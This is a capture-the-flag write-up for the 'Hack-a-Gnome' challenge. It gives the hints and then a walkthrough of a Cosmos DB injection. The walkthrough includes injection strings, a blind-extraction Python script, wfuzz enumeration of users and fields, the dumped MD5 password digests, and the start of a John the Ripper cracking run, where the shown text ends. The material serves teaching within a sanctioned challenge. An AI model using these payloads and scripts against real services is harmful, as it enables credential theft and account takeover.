Hack-a-Gnome
Davis in the Data Center is fighting a gnome army—join the hack-a-gnome fun.
Hack-a-Gnome
Difficulty: ❄ ❄ ❄ ❄ ❄
Davis in the Data Center is fighting a gnome army—join the hack-a-gnome fun.
Hints
Hack-a-Gnome
Sometimes, client-side code can interfere with what you submit. Try proxying your requests through a tool like Burp Suite or OWASP ZAP. You might be able to trigger a revealing error message.
Hack-a-Gnome
Once you determine the type of database the gnome control factory’s login is using, look up its documentation on default document types and properties. This information could help you generate a list of common English first names to try in your attack.
Hack-a-Gnome
There might be a way to check if an attribute IS_DEFINED on a given entry. This could allow you to brute-force possible attribute names for the target user’s entry, which stores their password hash. Depending on the hash type, it might already be cracked and available online where you could find an online cracking station to break it.
Hack-a-Gnome
Oh no, it sounds like the CAN bus controls are not sending the correct signals! If only there was a way to hack into your gnome’s control stats/signal container to get command-line access to the smart-gnome. This would allow you to fix the signals and control the bot to shut down the factory. During my development of the robotic prototype, we found the factory’s pollution to be undesirable, which is why we shut it down. If not updated since then, the gnome might be running on old and outdated packages.
Hack-a-Gnome
I actually helped design the software that controls the factory back when we used it to make toys. It’s quite complex. After logging in, there is a front-end that proxies requests to two main components: a backend Statistics page, which uses a per-gnome container to render a template with your gnome’s stats, and the UI, which connects to the camera feed and sends control signals to the factory, relaying them to your gnome (assuming the CAN bus controls are hooked up correctly). Be careful, the gnomes shutdown if you logout and also shutdown if they run out of their 2-hour battery life (which means you’d have to start all over again).
Hack-a-Gnome
Nice! Once you have command-line access to the gnome, you’ll need to fix the signals in the canbus_client.py file so they match up correctly. After that, the signals you send through the web UI to the factory should properly control the smart-gnome. You could try sniffing CAN bus traffic, enumerating signals based on any documentation you find, or brute-forcing combinations until you discover the right signals to control the gnome from the web UI.
Solution
The website
Upon accessing the webpage at https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/login, I was presented with a login form and a register page:
 |  |
While typing a username on the registration page, I observed that the username was dynamically validated via a call to the URL https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable. This request included username and id parameters: 
I replicated this check using curl:
1
2
(env) thedead@maccos 19 - Hack-a-Gnome % curl 'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?username=test&id=2a671ab5-30d1-4df4-adc1-140dc625534f'
{"available":true}%
The Injection
Using a technical method I call “smashing the keyboard” (taught to me by @DP back in 2021), I tested various special characters until I triggered a useful error messages: 
A quick message to ChatGPT revealed that the backend was using Azure Cosmos DB. I confirmed that SQL injection was possible: 
I wrote a simple Python script to quickly attempt different injections:
1
2
3
4
5
6
7
8
9
# sqli_tester.py
import requests

url = 'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?id=88a910ef-00a8-4d72-94a0-d78c01fc6010&username={}'

while True:
  inject = input("Injection: ")
  r = requests.get (url.format(inject))
  print (r.text)
The username
I began trying to identify valid usernames to log in with, but I quickly fell into the rabbit hole of Cosmos DB’s quirks 😁
Forget about uniqueness (length)
Normally, I would try limiting the number of fields and counting the length of the parameter I’m interested in…well…it doesn’t work here 😒
1
2
3
4
5
6
7
8
Injection: " OR LENGTH(c.username)=4 OFFSET 0 LIMIT 1 --
{"error":"An error occurred while checking username: Cannot read properties of undefined (reading 'length')"}
Injection: " OR LENGTH(c.username)=5 OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR LENGTH(c.username)=6 OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR LENGTH(c.username)=7 OFFSET 0 LIMIT 1 --
{"error":"An error occurred while checking username: Cannot read properties of undefined (reading 'length')"}
Even though I specified OFFSET and LIMIT, the query seemed to evaluate multiple entries. Despite this, it provided an interesting piece of information: the length of the valid username was either 5 or 6 characters.
Forget about uniqueness (contents)
I encountered the same and, if possible, even more frustrating behavior when checking for username characters:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Injection: " OR SUBSTRING(c.username, 0, 1) = 'b' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 0, 1) = 'h' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 1, 1) = 'a' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 1, 1) = 'r' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 2, 1) = 'r' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 2, 1) = 'u' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 3, 1) = 'c' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 3, 1) = 'o' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 4, 1) = 'e' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 4, 1) = 'l' OFFSET 0 LIMIT 1 --
{"available":false}
Injection: " OR SUBSTRING(c.username, 5, 1) = 'd' OFFSET 0 LIMIT 1 --
{"available":false}
Despite the frustration, having a set of possible letters, this allowed me to build a short wordlist to bruteforce the username. I wrote a script to generate all combinations of the discovered characters:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# wordlist_generator.py
import itertools

lengths = [5,6]
chars = [['b', 'h'],['r', 'a'],['r', 'u'],['c', 'o'],['e', 'l'],['d']]

results = []

with open("username_wordlist.txt", "w") as file:
  for l in lengths:
    for combo in itertools.product(*chars[:l]):
      word = "".join(combo)
      results.append(word)
      file.write (f'{word}\n')

print(results)
print(len(results))
This produced a list of 64 candidates:
1
2
3
(env) thedead@maccos 19 - Hack-a-Gnome % python3 wordlist_generator.py
['brrce', 'brrcl', 'brroe', 'brrol', 'bruce', 'brucl', 'bruoe', 'bruol', 'barce', 'barcl', 'baroe', 'barol', 'bauce', 'baucl', 'bauoe', 'bauol', 'hrrce', 'hrrcl', 'hrroe', 'hrrol', 'hruce', 'hrucl', 'hruoe', 'hruol', 'harce', 'harcl', 'haroe', 'harol', 'hauce', 'haucl', 'hauoe', 'hauol', 'brrced', 'brrcld', 'brroed', 'brrold', 'bruced', 'brucld', 'bruoed', 'bruold', 'barced', 'barcld', 'baroed', 'barold', 'bauced', 'baucld', 'bauoed', 'bauold', 'hrrced', 'hrrcld', 'hrroed', 'hrrold', 'hruced', 'hrucld', 'hruoed', 'hruold', 'harced', 'harcld', 'haroed', 'harold', 'hauced', 'haucld', 'hauoed', 'hauold']
64
Leveraging the wordlist, I used wfuzz to identify the valid usernames. I knew that {"available":true} (18 chars) meant the username didn’t exist, while {"available":false} (19 chars) meant it did:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿mac-vikali)-[~/Desktop/hack-a-gnome]
└─$ wfuzz -c -w username_wordlist.txt --sh=19 "https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?username=FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?username=FUZZ
Total requests: 64

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000005:   200        0 L      1 W        19 Ch       "bruce"
000000060:   200        0 L      1 W        19 Ch       "harold"

Total time: 1.282494
Processed Requests: 64
Filtered Requests: 62
Requests/sec.: 49.90273
The scan revealed two valid users: bruce and harold.
The password field
Next, I needed to find the field name storing the password. A working injection to check if a field exists in Cosmos DB is " OR IS_DEFINED(c.fieldname) --: 
After I ran out of options, I gave up and brute-forced the column names using sqlmap’s common columns wordlist:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿mac-vikali)-[~/Desktop/hack-a-gnome]
└─$ wfuzz -c -w common-columns.txt --sh=19 "https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?username=%22%20OR%20IS_DEFINED%28c.FUZZ%29%20--"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?username=%22%20OR%20IS_DEFINED%28c.FUZZ%29%20--
Total requests: 2854

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000008:   200        0 L      1 W        19 Ch       "username"
000000004:   200        0 L      1 W        19 Ch       "id"
000000901:   200        0 L      1 W        19 Ch       "username"
000002554:   200        0 L      1 W        19 Ch       "digest"

Total time: 188.1391
Processed Requests: 2854
Filtered Requests: 2850
Requests/sec.: 15.16962
This revealed a field named digest. I then wrote a script, dumpField.py, to perform an error-based injection to extract the hash character by character:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
# dumpField.py

import requests
import logging
import os
import argparse
import string

###########
# GLOBALS #
###########
uid = 'b3167174-051a-4434-9e12-ad0295327127'
base_url = f'https://hhc25-smartgnomehack-prod.holidayhackchallenge.com/userAvailable?id={uid}'

inject_parameter = 'username'

##########
# CONFIG #
##########
logging.basicConfig(
    format="%(asctime)s | %(levelname)-8s | %(name)s | %(funcName)s | %(message)s",
    datefmt="%Y-%m-%d %H:%M:%S",
)
log = logging.getLogger(os.path.basename(__file__))

#############
# FUNCTIONS #
#############
def sendInjection (injection, prepend=""):
  injection = f'{prepend}{injection}'
  log.debug (f'Sending injection: {injection}')
  url = f'{base_url}&{inject_parameter}={injection}'
  log.debug (f'Performing request to: {url}')

  r = requests.get(url).json()
  log.debug (f'Response is: {r}')

  return r

def getStringLength (colname, prepend=""):
  i = 0
  finished = False
  while not finished:
    injection = f'" AND LENGTH(c.{colname}) = {i} --'
    log.debug (f'Injection string is: {injection}')
    r = sendInjection (injection, prepend)

    if r.get('available') == False:
      finished = True
    else:
      i += 1

  return i

def dumpData (field_name, prepend=""):
  log.info (f'Dumping data for field: {field_name}')

  stringLength = getStringLength (field_name, prepend)
  log.info (f'Length of data is: {stringLength}')

  output = ""
  for i in range(stringLength):
    for char in string.printable:
      injection = f'" AND SUBSTRING(c.{field_name}, {i}, 1) = \'{char}\' --  '
      log.debug (f'Injection string is: {injection}')
      r = sendInjection (injection, prepend)

      if r.get('available') == False:
        output += char
        break

  log.info (f'Found content: {field_name} --> {output}')

  return output

# -- Args parsing --
def parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument("field_name", help="The name of the field to fetch")
    parser.add_argument("--verbose", "-v", action="count", default=0, help="Increase verbosity (use -vv for very verbose / debug)")
    parser.add_argument("--prepend", "-p", default="", help="String to prepend to all injections, comma separated - Can be used to specify usernames")
    parser.add_argument("--output_file", "-o", help="Save output to the specified file")
    return parser.parse_args()

########
# MAIN #
########
def main():
  args = parse_args()

  if args.verbose == 1:
    log.setLevel(logging.INFO)
    log.info("Log mode set to: INFO")
  elif args.verbose >= 2:
    log.setLevel(logging.DEBUG)
    log.debug("Log mode set to: DEBUG")

  if args.output_file:
    f = open (args.output, "a")
    f.write ('PREPEND,WORD,OUTPUT\n')

  for prepend in args.prepend.split(','):
    log.info (f'Starting to dump data for field: {args.field_name}')
    output = dumpData (args.field_name, prepend)
    output_string = f'{prepend},{args.field_name},{output}'
    print (output_string)
    if args.output_file:
      f.write (f'{output_string}\n')

  if args.output_file:
    f.close()

if __name__ == "__main__":
  main()
The script successfully extracted two hashes (full debug log):
1
2
3
4
5
6
7
8
9
10
11
12
(env) thedead@maccos 19 - Hack-a-Gnome % python3 dumpField.py --prepend harold,bruce digest -v
2025-12-31 01:09:44 | INFO     | dumpField.py | main | Log mode set to: INFO
2025-12-31 01:09:44 | INFO     | dumpField.py | main | Starting to dump data for field: digest
2025-12-31 01:09:44 | INFO     | dumpField.py | dumpData | Dumping data for field: digest
2025-12-31 01:09:54 | INFO     | dumpField.py | dumpData | Length of data is: 32
2025-12-31 01:11:25 | INFO     | dumpField.py | dumpData | Found content: digest --> 07f456ae6a94cb68d740df548847f459
harold,digest,07f456ae6a94cb68d740df548847f459
2025-12-31 01:11:25 | INFO     | dumpField.py | main | Starting to dump data for field: digest
2025-12-31 01:11:25 | INFO     | dumpField.py | dumpData | Dumping data for field: digest
2025-12-31 01:11:36 | INFO     | dumpField.py | dumpData | Length of data is: 32
2025-12-31 01:13:13 | INFO     | dumpField.py | dumpData | Found content: digest --> d0a9ba00f80cbc56584ef245ffc56b9e
bruce,digest,d0a9ba00f80cbc56584ef245ffc56b9e
Using John the Ripper with the CrackStation wordlist), I cracked the digests:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿mac-vikali)-[~/Desktop/hack-a-gnome]
└─$ john --wordlist=crackstation.txt -format=raw-md5 --fork=4 digests
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
